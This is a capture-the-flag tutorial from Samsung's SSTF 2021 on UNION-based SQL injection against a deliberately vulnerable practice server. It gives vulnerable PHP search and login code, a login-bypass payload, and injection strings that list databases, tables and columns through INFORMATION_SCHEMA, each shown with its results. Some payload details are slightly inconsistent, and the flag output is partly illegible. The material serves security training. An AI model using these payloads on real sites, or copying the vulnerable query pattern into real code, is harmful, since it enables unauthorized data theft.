en_US

Samsung Research

SSTF 2021 | Hacker's Playground

Tutorial Guide

SQLi 102

Web PWN

In the SQLi 101,

- **You could login as 'admin'**
  - by using SQLi vulnerability in the login process.
  - We manipulated the `WHERE` clause to bypass the password checking.

- **But, what if the SQLi vulnerability exists outside the login process?**
  - For example, in case of SQLi vulnerability which exists in the search function.
  - We need a way to retrieve data from other tables within the database.

Do you know UNION operator?

✔ UNION operator


- combines the result of **SELECT** statements.
- result of each SELECT statement should have similar types.
- We can extend the result by using **UNION** operator.

'users' table

idx	id	pw
1	James	sosecure
2	Mike	mysecretpwd
3	Smith	mrmrssmith

✔ Example

```
SELECT idx, id FROM `users` UNION SELECT idx, team_name FROM `teams`;
```



'teams' table

idx	team_name	leader
1	King James	1
2	Smith Family	3

Adding column alias

✔ AS keyword


- renames a column or table of the query result.
- We can add some data, which is not in the table, to the result.

'users' table

idx	id	pw
1	James	sosecure
2	Mike	mysecretpwd
3	Smith	mrmrssmith

✔ Example

```
SELECT 'user' AS 'type', id FROM `users` UNION SELECT 'team', team_name FROM `teams`;
```



'teams' table

idx	team_name	leader
1	King James	1
2	Smith Family	3

INFORMATION_SCHEMA

An ANSI-standard set of read-only views that provide information about all of the tables, views, columns, and procedures in a database.

https://en.wikipedia.org/wiki/Information_schema

INFORMATION_SCHEMA(partial)

```
USE INFORMATION_SCHEMA;
SHOW TABLES;
```

Tables_in_information_schema
ADMINISTRABLE_ROLE_AUTHORIZATIONS
APPLICABLE_ROLES
CHARACTER_SETS
CHECK_CONSTRAINTS
COLLATION_CHARACTER_SET_APPLICABILITY
COLLATIONS
COLUMN_PRIVILEGES
COLUMN_STATISTICS
COLUMNS
COLUMNS_EXTENSIONS
ENABLED_ROLES
ENGINES
EVENTS
FILES

Tables_in_information_schema
STATISTICS
TABLE_CONSTRAINTS
TABLE_CONSTRAINTS_EXTENSIONS
TABLE_PRIVILEGES
TABLES
TABLES_EXTENSIONS
TABLESPACES
TABLESPACES_EXTENSIONS
TRIGGERS
USER_ATTRIBUTES
USER_PRIVILEGES
VIEW_ROUTINE_USAGE
VIEW_TABLE_USAGE
VIEWS

Retrieving database list

```
SELECT * FROM INFORMATION_SCHEMA.SCHEMATA;
```

CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACTER_SET_NAME	DEFAUL
def	mysql	utf8mb4	utf8mb4
def	information_schema	utf8	utf8_ge
def	performance_schema	utf8mb4	utf8mb4
def	sys	utf8mb4	utf8mb4

Retrieving table list in a database

```
SELECT * from INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='mysql';
```


TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSIO
def	mysql	columns_priv	BASE TABLE	InnoDB	10
def	mysql	component	BASE TABLE	InnoDB	10
def	mysql	db	BASE TABLE	InnoDB	10
def	mysql	default_roles	BASE TABLE	InnoDB	10
def	mysql	engine_cost	BASE TABLE	InnoDB	10

Let's solve SQLi quiz!

Quiz #1


& solution

Quiz #1



- ✔ A simple book search service
- ✔ How many columns are in the `books` table?
- ✔ The server is running at
  - http://sqli102.sstf.site/step1.php

Solution for Quiz #1



- ✔ We can see the source code given as a hint.
- ✔ In the core part of the server,


```php
if($_GET['searchkey']) {
    $succ = 0;
    $query = "select * from books where title like '%".$_GET['searchkey']."%'";
    $db = dbconnect("sqli102_step3");
    $result = mysqli_query($db,$query);
    mysqli_close($db);
    if($result) {
        $rows = mysqli_num_rows($result);
    }
}
```

  - a SQLi vulnerability exists.
  - The server retrieves book information from the books table.


- ✔ So, how can we count the number of columns in the books table?

Solution for Quiz #1

- ✔ We can use **UNION** operator,
  - as all queries combined using a **UNION** should have the same number of columns.
  - Of course, there are other ways that do not use **UNION** operator.
- ✔ Let's try.




- I found one book by 'Feeling'.




- And confirmed that the SQLi attack works.

Solution for Quiz #1

- ✔ Now it's time to use the UNION!




- Firstly, I tried putting 3 NULLs because there should be at least 3 columns including title, author, and price.
- No results indicate that an error is occurred while processing the query. (At least one result should be returned if there was no error.)



- No results for 4, 5, and 6 NULLs, as well.

Solution for Quiz #1

- ✔ Try, again an again.



- Finally we get a result from 8 NULLs.
- So we can say that there're 8 columns in the books table.

- The second record in the result is empty because we put NULLs.

NULL means 'no value' in SQL. It's a state, not a value.


Quiz #2

& solution

Quiz #2

- ✔ A login form, again.
- ✔ We should login as ‘hacker’
- ✔ The server is running at
  - http://sqli102.sstf.site/step2.php

Solution for Quiz #2



- ✔ **Let's try a basic SQLi attack.**
  - Failed.
  - It seems that there's no account with 'hacker' as an id.
- ✔ **We need a way to make the query result contain an arbitrary record.**

Solution for Quiz #2

- ✔ **UNION operator can be used here, too.**
  - We can define the structure and data of the **SELECT** query.
  - **UNION** operator will concatenate the result of custom SELECT query to that of the original query.
- ✔ **Ingredients for the custom query**
  1. Structure:

     According to the hint, the original query returns records with only one column, "id".

  2. Data:


     The target id is 'hacker'.

Hint - SQL query

```
select id from users where id='{$_GET["id"]}' and pw='{$_GET["pw"]}'
```

Solution for Quiz #2

- ✔ Constructing a custom query
  - In this case, it's so simple.
  - `SELECT 'hacker'`
- ✔ SQLi attack





```
select id from users where id='' union select 'hacker' -- ' and pw=''
```

original query (no records) | custom query (1 record) | Commented out

Let's practice

Solve the tutorial challenge


Challenge Definition



- ✔ A simple book search service from **Quiz #1**.
- ✔ Find a **hidden table** and get its **column names**.
- ✔ The server is running at
  - http://sqli102.sstf.site/step3.php

Check columns to use UNION

- ✔ Check the number of columns to use UNION operator.
  - Still 8 columns, as we saw in **Quiz #1**.



  - Data in 2nd, 3rd, 5th column will be displayed.

Step 1. Retrieve database name

- ✔ from INFORTION_SCHEMA.SCHEMATA table
  - If you don't remember,

```
SELECT * FROM INFORMATION_SCHEMA.SCHEMATA;
```

CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACTER_SET_NAME	DEFAUL
def	mysql	utf8mb4	utf8mb4
def	information_schema	utf8	utf8_ge
def	performance_schema	utf8mb4	utf8mb4
def	sys	utf8mb4	utf8mb4

  - SQLi: Feeling%' UNION SELECT '', SCHEMA_NAME, '', '', '', '', '' FROM INFORMATION_SCHEMA.SCHEMATA --

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.079999924
2	information_schema		
3	sqli102		

- ✔ We got the DB name, `sqli102`.

Step 2. Retrieve table name

- ✔ from INFORTION_SCHEMA.TABLES table
  - If you don't remember,

```
SELECT * from INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='mysql';
```

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSIO
def	mysql	columns_priv	BASE TABLE	InnoDB	10
def	mysql	component	BASE TABLE	InnoDB	10
def	mysql	db	BASE TABLE	InnoDB	10
def	mysql	default_roles	BASE TABLE	InnoDB	10
def	mysql	engine_cost	BASE TABLE	InnoDB	10

  - SQLi: Feeling%' UNION SELECT '', TABLE_NAME, '', '', '', '', '', '' FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli102' --

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.079999924
2	books		
3	findme		

- ✔ We got the table name, `findme`.

Step 3. Retrieve column names

- ✔ from INFORTION_SCHEMA.COLUMNS table
  - SQLi: Feeling%' UNION SELECT '', COLUMN_NAME, '', '', '', '', '', '' FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='findme' --

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.079999924
2	SCTF{		
3	[illegible]		
4	[illegible]		
5	[illegible]		

Try it yourself!